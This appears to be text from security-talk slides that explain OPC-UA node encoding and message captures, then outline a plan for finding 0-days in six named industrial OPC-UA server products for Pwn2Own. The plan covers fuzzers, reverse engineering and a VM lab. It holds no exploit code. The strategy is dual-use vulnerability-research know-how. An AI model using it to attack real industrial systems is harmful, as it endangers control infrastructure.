
OPC-UA Information Model

- **Everything is a node**
 - Variable (e.g. "Water Level")
 - Type of the Variable value (e.g. Float)
- **Nodes are identified by [ns, i]**
 - NodeID (i=1)
 - Namespace ID (ns=0)
- **Namespace is a container for nodes**
 - Namespace 0: default namespace and contains the default nodes
- **Address Space** provide a standard way for servers to represent objects to clients



OPC-UA Browse

- Service to query the address space
 - enables clients to discover the available data sources and objects exposed by an OPC-UA server



OPC-UA Encoding

- We need a way to encode the information model
 - OPC-UA defines a set of builtin types
 - Basic types like **Int32**
 - Complex object-like types like **NodeID** type
 - The specifications define how each object should be encoded

5.1.2 Built-in Types

All OPC UA *DataEncodings* are based on rules that are defined for a standard set of built-in types. These built-in types are then used to construct structures, arrays and *Messages*. The built-in types are described in [Table 1](#).

Table 1 – Built-in Data Types

ID	Name	Description
1	Boolean	A two-state logical value (true or false).
2	SByte	An integer value between -128 and 127 inclusive.
3	Byte	An integer value between 0 and 255 inclusive.
4	Int16	An integer value between -32 768 and 32 767 inclusive.
5	UInt16	An integer value between 0 and 65 535 inclusive.
6	Int32	An integer value between -2 147 483 648 and 2 147 483 647 inclusive.
7	UInt32	An integer value between 0 and 4 294 967 295 inclusive.

OPC-UA Encoding

- We need a way to encode the information model
 - OPC-UA defines a set of builtin types
 - Basic types like **Int32**
 - Complex object-like types like **NodeID** type
 - The specifications define how each object should be encoded

5.2.2.4 String

All *String* values are encoded as a sequence of **UTF-8** characters without a null terminator and preceded by the length in bytes.

The length in bytes is encoded as *Int32*. A value of -1 is used to indicate a 'null' string.

Figure 4 illustrates how the multilingual string "水Boy" should be encoded in a byte stream.

Length				水			B	o	y	
06	00	00	00	E6	B0	B4	42	6F	79	
0	1	2	3	4	5	6	7	8	9	10

Figure 4 – Encoding Strings in a binary stream

Table 9 – Four Byte Nodeld Binary Data Encoding

Name	Data Type	Description
Namespace	Byte	The <i>Namespace</i> shall be in the range 0 to 255.
Identifier	UInt16	The <i>Identifier</i> Type is 'Numeric'. The <i>Identifier</i> shall be an integer in the range 0 to 65 535.

An example of a Four Byte *Nodeld* with Namespace = 5 and Identifier = 1 025 is shown in [Figure 9](#).




Figure 9 – A Four Byte Nodeld

Table 9 – Four Byte NodeId Binary DataEncoding

Specifications

Name	Data Type	Description
Namespace	Byte	The <i>Namespace</i> shall be in the range 0 to 255.
Identifier	UInt16	The <i>Identifier</i> Type is 'Numeric'. The <i>Identifier</i> shall be an integer in the range 0 to 65 535.

Table 9 – Four Byte NodeId Binary DataEncoding

Specifications

Name	Data Type	Description
Namespace	Byte	The <i>Namespace</i> shall be in the range 0 to 255.
Identifier	UInt16	The <i>Identifier</i> Type is 'Numeric'. The <i>Identifier</i> shall be an integer in the range 0 to 65 535.

```

0050 66 6f 75 6e 64 61 74 69 6f 6e 2e 6f 72 67 2f 55  f o u n d a t i o n . o r g
0060 41 2f 53 65 63 75 72 69 74 79 50 6f 6c 69 63 79  A / S e c u r i t y P o l i
0070 23 4e 6f 6e 65 ff ff ff ff ff ff ff ff 33 00 00  # N o n e . . . . . 3
0080 00 01 00 00 00 01 00 be 01 00 00 4a 58 9a f2 61  . . . . . J X
0090 d9 d7 01 00 00 00 00 00 00 00 00 00 ff ff ff ff 00
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00
00b0 00 00 01 00 00 00 00 e0 93 04 00
    
```

Binary Representation

Table 9 – Four Byte NodeId Binary DataEncoding

Specificaitons

Name	Data Type	Description
Namespace	Byte	The <i>Namespace</i> shall be in the range 0 to 255.
Identifier	UInt16	The <i>Identifier</i> Type is 'Numeric'. The <i>Identifier</i> shall be an integer in the range 0 to 65 535.

```

0050 66 6f 75 6e 64 61 74 69 6f 6e 2e 6f 72 67 2f 55  f o u n d a t i o n . o r g
0060 41 2f 53 65 63 75 72 69 74 79 50 6f 6c 69 63 79  A / S e c u r i t y P o l i
0070 23 4e 6f 6e 65 ff ff ff ff ff ff ff ff 33 00 00  # N o n e . . . . . 3
0080 00 01 00 00 00 01 00 be 01 00 00 4a 58 9a f2 61  . . . . . J X
0090 d9 d7 01 00 00 00 00 00 00 00 00 00 ff ff ff ff 00
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00
00b0 00 00 01 00 00 00 00 e0 93 04 00
    
```

Binary Representation


```

▼ Message : Encodeable Object
  ▼ TypeId : ExpandedNodeId
    NodeId EncodingMask: Four byte encoded Numeric (0x01)
    NodeId Namespace Index: 0
    NodeId Identifier Numeric: OpenSecureChannelRequest (446)
  ▼ OpenSecureChannelRequest
    RequestHeader: RequestHeader
    
```

Binary Prasing


OPC-UA Protocol

- **HEL:** Hello message
- **OPN:** OpenSecureChannel message
- **MSG:** A generic message container (secured with the channel's keys)
- **CLO:** CloseSecureChannel message



OPC-UA Protocol

- **HEL:** Hello message
- **OPN:** OpenSecureChannel message
- **MSG:** A generic message container (secured with the channel's keys)
- **CLO:** CloseSecureChannel message



OPC-UA Protocol

Read Request

16:17:34.725702	47	10.10.6.181	10.10.7.10	OpcUa	UA Secure Conversation Message: ReadRequest	524
16:17:34.729503	49	10.10.7.10	10.10.6.181	OpcUa	UA Secure Conversation Message: ReadResponse	596


```
Security Sequence Number: 54
Security RequestId: 4
▼ OpcUa Service : Encodeable Object
  ▼ TypeId : ExpandedNodeId
    NodeId EncodingMask: Four byte encoded Numeric (0x01)
    NodeId Namespace Index: 0
    NodeId Identifier Numeric: ReadRequest (631)
  ▼ ReadRequest
    ▶ RequestHeader: RequestHeader
      MaxAge: 0
      TimestampsToReturn: Neither (0x00000003)
    ▼ NodesToRead: Array of ReadValueId ←
      ArraySize: 20
      ▼ [0]: ReadValueId
        ▶ NodeId: NodeId
          AttributeId: Value (0x0000000d)
          IndexRange: [OpcUa Null String]
          ▶ DataEncoding: QualifiedName
        ▶ [1]: ReadValueId
        ▶ [2]: ReadValueId
        ▶ [3]: ReadValueId
        ▶ [4]: ReadValueId
        ▶ [5]: ReadValueId
        ▶ [6]: ReadValueId
        ▶ [7]: ReadValueId
        ▶ [8]: ReadValueId
        ▶ [9]: ReadValueId
        ▶ [10]: ReadValueId
        ▶ [11]: ReadValueId
```

0000	00 0c 29 94 2d b3 00 0c	6c 0a ef 83 08 00 45 00	..)-...l.....E.
0010	01 fe 00 00 40 00 40 06	17 28 0a 0a 06 b5 0a 0a	...@.@.(.....
0020	07 0a c1 20 13 21 e9 c2	24 7e c1 fb 04 30 50 18	...!..\$~...0P.
0030	10 00 23 c3 00 00 4d 53	47 46 d6 01 00 00 df 10	..#..MS GF.....
0040	27 00 01 00 00 00 36 00	00 00 04 00 00 00 01 00	'.....6.....
0050	77 02 05 00 00 20 00 00	00 cc cf da 8f 8f b3 47	w.....G
0060	ec eb 2d 08 7f 42 f7 e1	4e 43 45 6a ee d9 c0 1d	-..B.NCEj....
0070	54 9d 25 8f 54 75 72 81	1a 7e 60 2d 59 62 d9 d7	T.%Tur.~-Yb..
0080	01 43 42 0f 00 00 00 00	00 ff ff ff ff 88 13 00	..CB.....
0090	00 00 00 00 00 00 00 00	00 00 00 00 03 00 00 00
00a0	14 00 00 00 01 00 cf 08	0d 00 00 00 ff ff ff ff
00b0	00 00 ff ff ff ff 01 00	b6 2d 0d 00 00 ff ff ff
00c0	ff ff 00 00 ff ff ff ff	01 00 af 0a 0d 00 00 00
00d0	ff ff ff ff 00 00 ff ff	ff ff 01 00 6f 32 0d 00o2..
00e0	00 00 ff ff ff ff 00 00	ff ff ff ff 01 00 b1 0a
00f0	0d 00 00 00 ff ff ff ff	00 00 ff ff ff ff 01 00
0100	b0 0a 0d 00 00 00 ff ff	ff ff 00 00 ff ff ff ff
0110	01 00 b7 2d 0d 00 00 00	ff ff ff ff 00 00 ff ff
0120	ff ff 01 00 e0 08 0d 00	00 00 ff ff ff ff 00 00
0130	ff ff ff ff 01 00 c2 2d	0d 00 00 00 ff ff ff ff-
0140	00 00 ff ff ff ff 01 00	be 2d 0d 00 00 00 ff ff-
0150	ff ff 00 00 ff ff ff ff	01 00 85 2f 0d 00 00 00/.....
0160	ff ff ff ff 00 00 ff ff	ff ff 01 00 86 2f 0d 00/..
0170	00 00 ff ff ff ff 00 00	ff ff ff ff 01 00 87 2f/
0180	0d 00 00 00 ff ff ff ff	00 00 ff ff ff ff 01 00□
0190	88 2f 0d 00 00 00 ff ff	ff ff 00 00 ff ff ff ff	./.....
01a0	01 00 bd 2d 0d 00 00 00	ff ff ff ff 00 00 ff ff
01b0	ff ff 01 00 c1 2d 0d 00	00 00 ff ff ff ff 00 00
01c0	ff ff ff ff 01 00 b9 2d	0d 00 00 00 ff ff ff ff-
01d0	00 00 ff ff ff ff 01 00	bf 2d 0d 00 00 00 ff ff
01e0	ff ff 00 00 ff ff ff ff	01 00 c0 2d 0d 00 00 00
01f0	ff ff ff ff 00 00 ff ff	ff ff 01 00 bb 2d 0d 00





I KNOW

OPC-UA

Back to Pwn2Own

Preparing to Pwn2Own

- ~2 months to find 0-days on ~10 products
- So what's the plan?




Strategy

- Setup for all targets
- Get to know the target + Underlying OPC-UA Protocol Stacks
- Build client framework for pwnage
- Build fuzzers
 - Network based
 - Memory/Coverage based
 - Closed binary based
- Read the specifications again - find weak spots and a lot of reverse engineering
- **Find vulnerabilities → Pwn**

Setup all Targets

- **Intel NUC x 2**
 - Intel® Core™ i7-1165G7 Processor
 - 32 GB RAM
- Install VMware ESXi
- Prepared a Windows 10 x64 Image
 - 6 machines/targets per NUC




<input type="checkbox"/>	Virtual machine	Status	Used space
<input type="checkbox"/>	Win10-x64-01-Softing OPC UA Secure Integration Server ...	✓ Normal	50 GB
<input type="checkbox"/>	Win10-x64-02-Prosys - OPC UA SDK for Java	✓ Normal	50 GB
<input type="checkbox"/>	Win10-x64-03-OPC Foundation-OPC UA .NET Standard	✓ Normal	50 GB
<input type="checkbox"/>	Win10-x64-05-Kepware-KEPServerEx	✓ Normal	54.08 GB
<input type="checkbox"/>	Win10-x64- Unified Automation UaGateway	✓ Normal	54.08 GB
<input type="checkbox"/>	Win10-x64-06-Inductive Automation Ignition	✓ Normal	54.09 GB



Intel NUC

Targets and Protocol Stacks



